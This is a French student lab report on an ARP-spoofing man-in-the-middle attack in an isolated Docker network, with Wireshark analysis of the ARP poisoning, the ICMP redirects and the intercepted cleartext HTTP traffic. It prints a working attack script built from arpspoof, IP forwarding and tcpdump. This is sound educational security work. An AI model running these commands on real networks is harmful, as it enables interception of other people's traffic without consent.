

Rapport de TP : Sécurité des Réseaux

Attaque Man-in-the-Middle via ARP Spoofing

19 janvier 2026

Table des matières

1	Introduction	2
2	Architecture Conteneurisée (Docker)	2
3	Méthodologie et Automatisation	2
3.1	Le Moteur Cerberus	2
3.2	Exécution et Preuves	3
4	Analyse des Résultats (Wireshark)	4
4.1	Preuve de l'empoisonnement (ARP Spoofing)	4
4.2	Preuve du Man-in-the-Middle (ICMP)	4
4.3	Interception de données (Sniffing HTTP)	5
5	Conclusion et Perspectives	6

1 Introduction

L'objectif de ce laboratoire est d'analyser les vulnérabilités du protocole ARP (Address Resolution Protocol) au sein d'un réseau local. En exploitant l'absence d'authentification de ce protocole, nous avons réalisé une attaque de type *Man-in-the-Middle* (MITM).

Pour répondre aux exigences modernes de la cybersécurité (DevSecOps), nous nous sommes écartés de l'approche manuelle classique. Nous avons utilisé le **Projet Cerberus** comme "épine dorsale" (backbone) de notre infrastructure d'attaque. Il s'agit d'une suite d'automatisation offensive que nous développons, permettant de déployer et contrôler des attaques réseaux de manière programmatique.

2 Architecture Conteneurisée (Docker)

Contrairement à l'approche scolaire traditionnelle nécessitant trois machines virtuelles lourdes (VMware/VirtualBox), nous avons opté pour une infrastructure **Infrastructure-as-Code** légère et reproductible basée sur **Docker**.

Cette architecture permet :

- Une mise en place instantanée via `docker-compose`.
- L'isolement strict du réseau d'attaque sur un sous-réseau dédié (172.20.0.0/24).
- L'intégration native des scripts Cerberus dans l'environnement.

Les conteneurs déployés :

- **Attaquant (Kali Custom)** : 172.20.0.10 - Exécute le moteur Cerberus.
- **Victime (Ubuntu)** : 172.20.0.20 - Simule un utilisateur légitime.
- **Passerelle (Services)** : 172.20.0.1 - Point de sortie simulé.

3 Méthodologie et Automatisation

3.1 Le Moteur Cerberus

L'attaque n'est pas lancée manuellement, mais orchestrée par le script `attack_arp.sh` du projet Cerberus. Ce script gère intelligemment la chaîne d'attaque complète :

1. **Configuration Kernel** : Activation dynamique du *IP Forwarding* pour assurer la continuité de service.
2. **Attaque** : Exécution concurrente de l'empoisonnement ARP (*ARP Poisoning*) via `arpspoof`.
3. **Forensic** : Lancement automatique de `tcpdump` en arrière-plan pour générer des preuves exploitables.

Listing 1 – Cœur du script d'attaque Cerberus


```
# 1. Activation du Forwarding (Kernel)
echo 1 > /proc/sys/net/ipv4/ip_forward

# 2. Empoisonnement bidirectionnel (Victime <-> Routeur)
# Le script cible spécifiquement les IP définies dans le Docker Network
arpspoof -i eth0 -t 172.20.0.20 172.20.0.1 &
arpspoof -i eth0 -t 172.20.0.1 172.20.0.20 &
```

```
# 3. Enregistrement automatique des preuves pour Wireshark
tcpdump -i eth0 host 172.20.0.20 -w capture_evidence.pcap &
```

3.2 Exécution et Preuves

Ci-dessous, nous observons l'exécution de l'attaque. L'utilisation de scripts permet une attaque "silencieuse" et persistante.




```
root@92d3b8dd1ae4: /
root@289341c2b894: /app

=====
CERBERUS: COMPLIANCE MODE (TP SIMULATION)
=====
[*] Configuration du kernel (IP Forwarding)...
    -> Forwarding ACTIVE (Succès)
=====
[!] LAUNCHING ATTACK...
[*] Démarrage de l'enregistrement Wireshark (tcpdump)...

[ACTIVE] MITM en cours...
[EVIDENCE] Le trafic est enregistré dans /app/reports/capture_evidence.pcap
[ACTION] Génère du trafic sur la victime maintenant (ping, curl...)
[CTRL+C] ou Entrée pour arrêter et générer le rapport.
```

FIGURE 1 – **Terminal Attaquant (Docker)** : Exécution du script Cerberus. On note la détection de l'état du réseau et le démarrage synchronisé des processus d'attaque.



```
root@92d3b8dd1ae4: /
root@289341c2b894: /app

root@92d3b8dd1ae4: /# ping -c 4 172.20.0.1
PING 172.20.0.1 (172.20.0.1) 56(84) bytes of data.
64 bytes from 172.20.0.1: icmp_seq=1 ttl=63 time=0.117 ms
64 bytes from 172.20.0.1: icmp_seq=2 ttl=63 time=0.138 ms
64 bytes from 172.20.0.1: icmp_seq=3 ttl=63 time=0.214 ms
From 172.20.0.10 icmp_seq=4 Redirect Host(New nexthop: 1.0.20.172)

--- 172.20.0.1 ping statistics ---
4 packets transmitted, 3 received, +1 errors, 25% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.117/0.156/0.214/0.041 ms
root@92d3b8dd1ae4: /# ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=62 time=58.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=62 time=50.6 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 50.586/54.483/58.380/3.897 ms
root@92d3b8dd1ae4: /#
```

FIGURE 2 – **Terminal Victime** : La machine continue d'avoir accès au réseau. Grâce au forwarding géré par le script, la victime ne se doute pas que son trafic transite par le conteneur attaquant.

4 Analyse des Résultats (Wireshark)

Le fichier .pcap généré automatiquement par le script a été extrait du conteneur pour analyse.

4.1 Preuve de l'empoisonnement (ARP Spoofing)

La première étape de l'attaque consiste à inonder le réseau de fausses annonces ARP.




FIGURE 3 – Analyse des trames ARP : Les lignes jaunes montrent une répétition anormale de réponses ARP. Wireshark détecte l'anomalie avec le message *"Duplicate use of 172.20.0.20 detected"*. L'attaquant force la victime et le routeur à mettre à jour leur cache ARP avec sa propre adresse MAC.

4.2 Preuve du Man-in-the-Middle (ICMP)

Une fois l'empoisonnement réussi, l'attaquant se place au milieu des communications.

No.	Time	Source	Destination	Protocol	Length	Info
16	9.664291	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0001, seq=2/512, ttl=63 (reply in 17)
17	9.664341	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 16)
18	9.664365	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0001, seq=2/512, ttl=63
21	10.688166	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0001, seq=3/768, ttl=64 (no response found!)
22	10.688315	172.20.0.10	172.20.0.20	ICMP	126	Redirect (Redirect for host)
23	10.688198	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0001, seq=3/768, ttl=63 (reply in 24)
24	10.688241	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 23)
25	10.688255	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0001, seq=3/768, ttl=63
28	13.491931	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (no response found!)
29	13.491951	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=63 (reply in 30)
30	13.491969	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=64 (request in 29)
31	13.491975	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=63
36	14.452734	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (no response found!)
37	14.452762	172.20.0.10	172.20.0.20	ICMP	126	Redirect (Redirect for host)
38	14.452764	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=63 (reply in 39)
39	14.452789	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=2/512, ttl=64 (request in 38)
40	14.452801	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=2/512, ttl=63
41	15.516844	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=3/768, ttl=64 (no response found!)
42	15.516893	172.20.0.10	172.20.0.20	ICMP	126	Redirect (Redirect for host)
43	15.516897	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0002, seq=3/768, ttl=63 (reply in 44)
44	15.516935	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=3/768, ttl=64 (request in 43)
45	15.516951	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0002, seq=3/768, ttl=63
52	21.370268	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=1/256, ttl=64 (no response found!)
53	21.370278	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=1/256, ttl=63 (reply in 54)
54	21.370293	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=1/256, ttl=64 (request in 53)
55	21.370299	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=1/256, ttl=63
58	22.396722	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=2/512, ttl=64 (no response found!)
59	22.396744	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=2/512, ttl=63 (reply in 60)
60	22.396771	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=2/512, ttl=64 (request in 59)
61	22.396776	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=2/512, ttl=63
62	23.420836	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=3/768, ttl=64 (no response found!)
63	23.420870	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=3/768, ttl=63 (reply in 64)
64	23.420912	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=3/768, ttl=64 (request in 63)
65	23.420918	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=3/768, ttl=63
68	24.444843	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=4/1024, ttl=64 (no response found!)
69	24.444877	172.20.0.10	172.20.0.20	ICMP	126	Redirect (Redirect for host)
70	24.444881	172.20.0.20	172.20.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=4/1024, ttl=63 (reply in 71)
71	24.444911	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=4/1024, ttl=64 (request in 70)
72	24.444926	172.20.0.1	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0003, seq=4/1024, ttl=63
91	43.642671	172.20.0.20	8.8.8.8	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=64 (no response found!)
92	43.642692	172.20.0.20	8.8.8.8	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=63 (reply in 93)
93	43.700968	8.8.8.8	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0004, seq=1/256, ttl=63 (request in 92)
94	43.700981	8.8.8.8	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0004, seq=1/256, ttl=62
97	44.644346	172.20.0.20	8.8.8.8	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=64 (no response found!)
98	44.644368	172.20.0.20	8.8.8.8	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=63 (reply in 99)
99	44.694734	8.8.8.8	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0004, seq=2/512, ttl=63 (request in 98)
100	44.694761	8.8.8.8	172.20.0.20	ICMP	98	Echo (ping) reply id=0x0004, seq=2/512, ttl=62
170	104.513358	172.20.0.10	172.20.0.20	ICMP	94	Redirect (Redirect for host)
195	104.638849	172.20.0.10	172.20.0.20	ICMP	94	Redirect (Redirect for host)
308	104.500465	172.20.0.10	172.20.0.20	ICMP	94	Redirect (Redirect for host)
1215	110.342435	172.20.0.10	172.20.0.20	ICMP	94	Redirect (Redirect for host)
5026	111.626285	172.20.0.10	172.20.0.20	ICMP	94	Redirect (Redirect for host)

FIGURE 4 – **Redirection du trafic** : On observe des paquets *ICMP Redirect* (Ligne 42). L’attaquant (172.20.0.10) agit comme une passerelle intermédiaire, relayant les paquets entre la victime (172.20.0.20) et la vraie passerelle (172.20.0.1). C’est la confirmation technique de la position MITM.

4.3 Interception de données (Sniffing HTTP)

L’objectif final est l’accès aux données. La capture montre du trafic HTTP non chiffré.

No.	Time	Source	Destination	Protocol	Length	Info
4989	111.616332	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
4993	111.617090	172.20.0.20	185.125.190.83	HTTP	215	GET /ubuntu/pool/main/b/brotli/libbrotli1.1.0-7-ubuntu0.1_amd64.deb HTTP/1.1
6264	112.011148	185.125.190.83	172.20.0.20	HTTP	1478	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
6268	112.012138	172.20.0.20	185.125.190.83	HTTP	231	GET /ubuntu/pool/main/h/heimdal/libroken18-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
6304	112.021827	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
6312	112.022479	172.20.0.20	185.125.190.83	HTTP	230	GET /ubuntu/pool/main/h/heimdal/libasn1-8-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
6406	112.043977	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
6414	112.044636	172.20.0.20	185.125.190.83	HTTP	233	GET /ubuntu/pool/main/h/heimdal/libheimbase1-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
6582	112.100126	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
6586	112.101048	172.20.0.20	185.125.190.83	HTTP	232	GET /ubuntu/pool/main/h/heimdal/libhcrypto4-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
6610	112.108145	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
6614	112.108835	172.20.0.20	185.125.190.83	HTTP	223	GET /ubuntu/pool/main/h/heimdal/libheimd0-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
7354	112.343551	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
7358	112.344554	172.20.0.20	185.125.190.83	HTTP	231	GET /ubuntu/pool/main/h/heimdal/libhx509-5-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
7654	112.431897	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
7658	112.432849	172.20.0.20	185.125.190.83	HTTP	231	GET /ubuntu/pool/main/h/heimdal/libkrb5-26-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
7768	112.467942	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
7772	112.468755	172.20.0.20	185.125.190.83	HTTP	233	GET /ubuntu/pool/main/h/heimdal/libheimt1m8-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
8858	112.547832	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
8866	112.548673	172.20.0.20	185.125.190.83	HTTP	231	GET /ubuntu/pool/main/h/heimdal/libgssapi3-heimdal_7.7.0%2bdfsg-1ubuntu1.4_amd64.deb HTTP/1.1
8690	112.739023	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
8696	112.739993	172.20.0.20	185.125.190.83	HTTP	237	GET /ubuntu/pool/main/c/cyrus-sasl2/libsas2-modules-db_2.1.27%2bdfsg-2ubuntu0.1_amd64.deb HTTP/1.1
8784	112.768674	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
8788	112.769611	172.20.0.20	185.125.190.83	HTTP	228	GET /ubuntu/pool/main/c/cyrus-sasl2/libsas2-2.1.27%2bdfsg-2ubuntu0.1_amd64.deb HTTP/1.1
9280	112.899038	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
9286	112.900210	172.20.0.20	185.125.190.83	HTTP	228	GET /ubuntu/pool/main/o/openldap/libldap-common_2.4.49%2bdfsg-2ubuntu1.10_all.deb HTTP/1.1
9378	112.921854	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
9390	112.922438	172.20.0.20	185.125.190.83	HTTP	80	GET /ubuntu/pool/main/o/openldap/libldap-2.4-2_2.4.49%2bdfsg-2ubuntu1.10_amd64.deb HTTP/1.1
9594	112.991549	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
9614	112.992504	172.20.0.20	185.125.190.83	HTTP	220	GET /ubuntu/pool/main/n/nghttp2/libnghttp2-14_1.40.0-1ubuntu0.3_amd64.deb HTTP/1.1
9716	113.018161	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
9720	113.018997	172.20.0.20	185.125.190.83	HTTP	234	GET /ubuntu/pool/main/r/rtpmdu/librtmp1_2.4%2b20151223.gitfa8646d.1-2build1_amd64.deb HTTP/1.1
9946	113.093804	185.125.190.83	172.20.0.20	HTTP	1478	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
9948	113.095847	172.20.0.20	185.125.190.83	HTTP	216	GET /ubuntu/pool/main/libe/libssh/libssh-4_0.9.3-2ubuntu2.5_amd64.deb HTTP/1.1
10422	113.242630	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
10426	113.243391	172.20.0.20	185.125.190.83	HTTP	213	GET /ubuntu/pool/main/c/curl/libcurl4_7.68.0-1ubuntu2.25_amd64.deb HTTP/1.1
10460	113.254404	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
10466	113.255081	172.20.0.20	185.125.190.83	HTTP	209	GET /ubuntu/pool/main/c/curl/libcurl7_7.68.0-1ubuntu2.25_amd64.deb HTTP/1.1
10686	113.323793	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
10692	113.324618	172.20.0.20	185.125.190.83	HTTP	234	GET /ubuntu/pool/main/c/cyrus-sasl2/libsas2-modules_2.1.27%2bdfsg-2ubuntu0.1_amd64.deb HTTP/1.1
10722	113.333405	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
10826	113.360774	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
10862	113.380827	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
11212	113.492897	185.125.190.83	172.20.0.20	HTTP	549	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
11436	113.550487	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
11556	113.590162	185.125.190.83	172.20.0.20	HTTP	1486	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
11936	113.713610	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
12482	113.879008	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
12931	113.995033	185.125.190.83	172.20.0.20	HTTP	1470	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
13048	114.029350	185.125.190.83	172.20.0.20	HTTP	1010	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
13072	121.110342	172.20.0.20	104.18.26.120	HTTP	145	GET / HTTP/1.1
13080	121.201783	104.18.26.120	172.20.0.20	HTTP	591	HTTP/1.1 200 OK (text/html)

FIGURE 5 – Capture de trafic en clair : Le filtre HTTP révèle les requêtes GET effectuées par la victime. L’attaquant peut lire l’intégralité des URLs visitées (ici des paquets de mise à jour système) et le contenu des échanges, car le protocole n’est pas chiffré.

5 Conclusion et Perspectives

Ce TP a permis de valider le fonctionnement théorique et pratique d’une attaque ARP Spoofing. L’utilisation de l’architecture **Docker** couplée au script du **Projet Cerberus** a démontré qu’il est possible de monter une attaque complexe et automatisée avec une empreinte système minimale.

Application au projet de recherche Tenda A6

Les compétences validées lors de ce laboratoire (notamment l’ARP Spoofing, le Packet Dump et le TCP Sniffing) sont actuellement réinvesties dans un projet de recherche en cours ("Project Tenda"). Ce projet vise à faire de l’ingénierie inverse sur le routeur ****Tenda A6****. Nous y utilisons des scripts similaires à ceux présentés ici pour intercepter et analyser les protocoles de communication propriétaires entre le routeur et ses clients connectés.